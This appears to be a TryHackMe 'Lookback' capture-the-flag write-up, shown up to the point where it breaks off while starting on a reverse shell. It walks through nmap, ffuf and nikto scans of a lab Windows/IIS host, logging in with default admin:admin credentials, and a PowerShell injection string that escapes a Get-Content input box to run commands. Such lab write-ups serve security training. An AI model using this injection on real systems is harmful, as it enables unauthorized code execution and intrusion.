Tryhackme Lookback Write-up

Accessone

22.03.2023

Overview

Can you find any unintended way to become Domain Admin?

In this challenge we needed to run a vulnerability test on a production environment.

We managed to gain all flags required by the challenge through discovery of a directory, exploiting an input box by way of escaping 'Get-Content' to give ourselves code execution on the target system, finally we elevate our privileges using meterpreters local exploit suggester and CVE-2021-40449.

Initial Enumeration

Our First step is to run an nmap scan with the following command:

“Sudo nmap -sV -sC 10.10.83.136 -oN initial” This will run a service and basic script scan against the ip and output it to a file called initial for later viewing.

We can see from the scan below that we have 3 ports open.

Ports 80 ,443 ,3389

```
┌──(accessone㉿pentest-accessone)-[~/Desktop/thm/lookback]
└─$ sudo nmap -sV -sC 10.10.83.136 -oN Initial
[sudo] password for accessone:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 20:22 GMT
Verbosity Increased to 1.
Completed Service scan at 20:23, 39.37s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.83.136.
Initiating NSE at 20:23
Completed NSE at 20:23, 11.86s elapsed
Initiating NSE at 20:23
Completed NSE at 20:23, 0.95s elapsed
Initiating NSE at 20:23
Completed NSE at 20:23, 0.00s elapsed
Nmap scan report for 10.10.83.136
Host is up (0.046s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: Site doesn't have a title.
|_http-server-header: Microsoft-IIS/10.0
443/tcp  open  ssl/https
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Microsoft-IIS/10.0
| ssl-cert: Subject: commonName=WIN-12OUO7A66M7
| Subject Alternative Name: DNS:WIN-12OUO7A66M7, DNS:WIN-12OUO7A66M7.thm.local
| Issuer: commonName=WIN-12OUO7A66M7
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2023-01-25T21:34:02
| Not valid after:  2028-01-25T21:34:02
| MD5:   84e0805f3667c38fd8204e7c1da04215
|_SHA-1: 08458fd9d9bfc4c648db1f82d3e7324ea92452d7
|_http-favicon: Unknown favicon MD5: 012D6F852B6D924EA297FA93DCBC53A2
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: WIN-12OUO7A66M7
|   DNS_Domain_Name: thm.local
|   DNS_Computer_Name: WIN-12OUO7A66M7.thm.local
|   DNS_Tree_Name: thm.local
|   Product_Version: 10.0.17763
|_  System_Time: 2023-03-21T20:23:40+00:00
| ssl-cert: Subject: commonName=WIN-12OUO7A66M7.thm.local
| Issuer: commonName=WIN-12OUO7A66M7.thm.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-01-25T21:12:51
| Not valid after:  2023-07-27T21:12:51
| MD5:   dce9a0190d34ca2401bdb21574409c9d
|_SHA-1: d55a03f1992df334805947f990eb25be4092cbf0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


We can also see that we have found our target systems name and domain name: WIN-12OUO7A66M7.thm.local

```
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: WIN-12OUO7A66M7
|   DNS_Domain_Name: thm.local
|   DNS_Computer_Name: WIN-12OUO7A66M7.thm.local
|   DNS_Tree_Name: thm.local
|   Product_Version: 10.0.17763
|_  System_Time: 2023-03-21T20:23:40+00:00
| ssl-cert: Subject: commonName=WIN-12OUO7A66M7.thm.local
```


At this point i added the box ip and the name it will resolve to into my hosts file:

```
  GNU nano 7.2                                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       pentest-accessone
10.10.83.136    WIN-12OUO7A66M7.thm.local
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


I then had a look over at the first HTTP port seen in our nmap scan to see if we could find anything interesting unfortunately it was blank even looking into the source code and network tab within dev tools there wasn't anything useful.



Browsing over to our second port HTTPS 443 we are greeted with an outlook mail login:



Trying weak credentials such as admin:admin gave us the following output but no real step forward:



I then started to enumerate any directories to see if we can find something to leverage, at first i ran dirbuster but this was throwing me a lot of errors. So in ordered to be confident in the fuzzing i used one of my favorite fuzzing tools FFUF.

Using the command: ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u https://WIN-12OUO7A66M7.thm.local/FUZZ -fw 1


```
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt  -u https://WIN-12OUO7A66M7.thm.loca
l/FUZZ -fw 1

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://WIN-12OUO7A66M7.thm.local/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response words: 1
________________________________________________

[Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 41ms]
    * FUZZ: test

[Status: 500, Size: 3490, Words: 830, Lines: 83, Duration: 148ms]
    * FUZZ: continue

[Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 61ms]
    * FUZZ: Test
```

As we can see above FFUF identified a directory test, browsing over to this directory we are prompted to log-in. We dont have any login details yet so i decided before just trying lists of common logins and password id run a little further enumeration with Nikto.


Running the command : Nikto -h 10.10.83.136 reveals some credentials of admin:admin

```
┌──(accessone㉿pentest-accessone)-[~/Desktop/thm/lookback]
└─$ nikto -h 10.10.83.136
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.83.136
+ Target Hostname:    10.10.83.136
+ Target Port:        80
+ Start Time:         2023-03-21 20:57:18 (GMT0)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/
X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a differe
nt fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-heade
r/
+ All CGI directories 'found', use '-C none' to test none
 - STATUS: Completed 450 requests (~6% complete, 6.5 minutes left): currently in plugin 'Site Files'
- STATUS: Running average: 100 requests: 0.03252 sec, 10 requests: 0.0324 sec.
  - STATUS: Completed 460 requests (~7% complete, 6.4 minutes left): currently in plugin 'Site Files'
- STATUS: Running average: 100 requests: 0.03253 sec, 10 requests: 0.0326 sec.
      - STATUS: Completed 470 requests (~7% complete, 6.4 minutes left): currently in plugin 'Site Files'
- STATUS: Running average: 100 requests: 0.03250 sec, 10 requests: 0.0325 sec.
- STATUS: Completed 480 requests (~7% complete, 6.3 minutes left): currently in plugin 'Site Files'
- STATUS: Running average: 100 requests: 0.03235 sec, 10 requests: 0.0324 sec.
- STATUS: Completed 490 requests (~7% complete, 6.2 minutes left): currently in plugin 'Site Files'
- STATUS: Running average: 100 requests: 0.03241 sec, 10 requests: 0.0324 sec.
- STATUS: Completed 500 requests (~7% complete, 6.2 minutes left): currently in plugin 'Site Files'
- STATUS: Running average: 100 requests: 0.03252 sec, 10 requests: 0.0324 sec.
- STATUS: Completed 510 requests (~7% complete, 6.1 minutes left): currently in plugin 'Site Files'
- STATUS: Running average: 100 requests: 0.03254 sec, 10 requests: 0.0325 sec.
- STATUS: Completed 520 requests (~7% complete, 6.0 minutes left): currently in plugin 'Site Files'
- STATUS: Running average: 100 requests: 0.03263 sec, 10 requests: 0.0326 sec.
+ /Autodiscover/Autodiscover.xml: Retrieved x-powered-by header: ASP.NET.
+ /Autodiscover/Autodiscover.xml: Uncommon header 'x-feserver' found, with contents: WIN-12OUO7A66M7.
+ /Rpc: Uncommon header 'request-id' found, with contents: cd07d394-4497-4cc6-b589-800597688bb8.
+ /Rpc: Default account found for '' at (ID 'admin', PW 'admin'). Generic account discovered.. See: CWE-16
```

Using these Credentials to login to the page on the /test directory we are greeted with our first flag and an input box.



Trying different commands the the input box we see its running a powershell directly on the host using the 'Get-Content' CMDlet.



I decided to see if we could escape out from the cmdlet and get code execution on the system, after a little while i managed it as shown below we have managed to execute a DIR

command and have received the output from the system:

LOG ANALYZER

Path: ') | Out-Host; & dir ('

Run

```
Get-Content : Access to the path 'C:\' is denied.
At line:1 char:1
+ Get-Content('C:\' ) | Out-Host; & dir ( '')
+ ~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\:String) [Get-Content], UnauthorizedAccessException
    + FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand



    Directory: C:\windows\system32\inetsrv


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        1/25/2023   1:35 PM                backup
d-----        1/25/2023  12:12 PM                Config
d-----        1/25/2023  12:12 PM                en
d-----        1/25/2023   1:04 PM                en-US
d-----        3/21/2023   1:00 PM                History
d-----        1/25/2023  12:44 PM                MetaBack
-a----        1/25/2023  12:44 PM         252928 abocomp.dll
-a----        1/25/2023  12:44 PM         324608 adsiis.dll
-a----        1/25/2023  12:12 PM         119808 appcmd.exe
-a----        9/15/2018  12:14 AM           3810 appcmd.xml
-a----        1/25/2023  12:12 PM         181760 AppHostNavigators.dll
-a----        1/25/2023  12:11 PM          80896 apphostsvc.dll
-a----        1/25/2023  12:12 PM         406016 appobj.dll
-a----        1/25/2023  12:15 PM         504320 asp.dll
-a----        1/25/2023  12:15 PM          22196 asp.mof
-a----        1/25/2023  12:11 PM         131072 aspnetca.exe
-a----        1/25/2023  12:15 PM          23040 asptlb.tlb
-a----        1/25/2023  12:12 PM          40448 authanon.dll
-a----        1/25/2023  12:15 PM          38400 authbas.dll
-a----        1/25/2023  12:15 PM          27136 authcert.dll
-a----        1/25/2023  12:15 PM          44544 authmap.dll
-a----        1/25/2023  12:15 PM          40960 authmd5.dll
-a----        1/25/2023  12:15 PM          52736 authsspi.dll
-a----        1/25/2023  12:15 PM          74240 browscap.dll
-a----        1/25/2023  12:15 PM          34474 browscap.ini
-a----        1/25/2023  12:11 PM          24064 cachfile.dll
-a----        1/25/2023  12:11 PM          52224 cachhttp.dll
-a----        1/25/2023  12:11 PM          15872 cachtokn.dll
-a----        1/25/2023  12:11 PM          14336 cachuri.dll
-a----        1/25/2023  12:15 PM          43520 cgi.dll
-a----        1/25/2023  12:54 PM          99328 Cnfgprts.ocx
-a----        1/25/2023  12:44 PM          86528 coadmin.dll
-a----        1/25/2023  12:15 PM          43008 compdyn.dll
```

In order to do this we escaped the cmdlet using ')

piped output to the console using | Out-host;

Then executed our command and closed out the command using dir ('

So the complete command used to escape get content and execute our own command is:

') | Out-host; & dir ('


With this initial foot hold we can now move on to exploitation.

Exploitation

In order to further our initial foodhold i decide to use the execution to run a reverse shell.

A quick an easy way to build out shellcode is by using https://www.revshells.com as seen in the screenshot below we punch in our Lhost and port an pick what format we want our shell in.

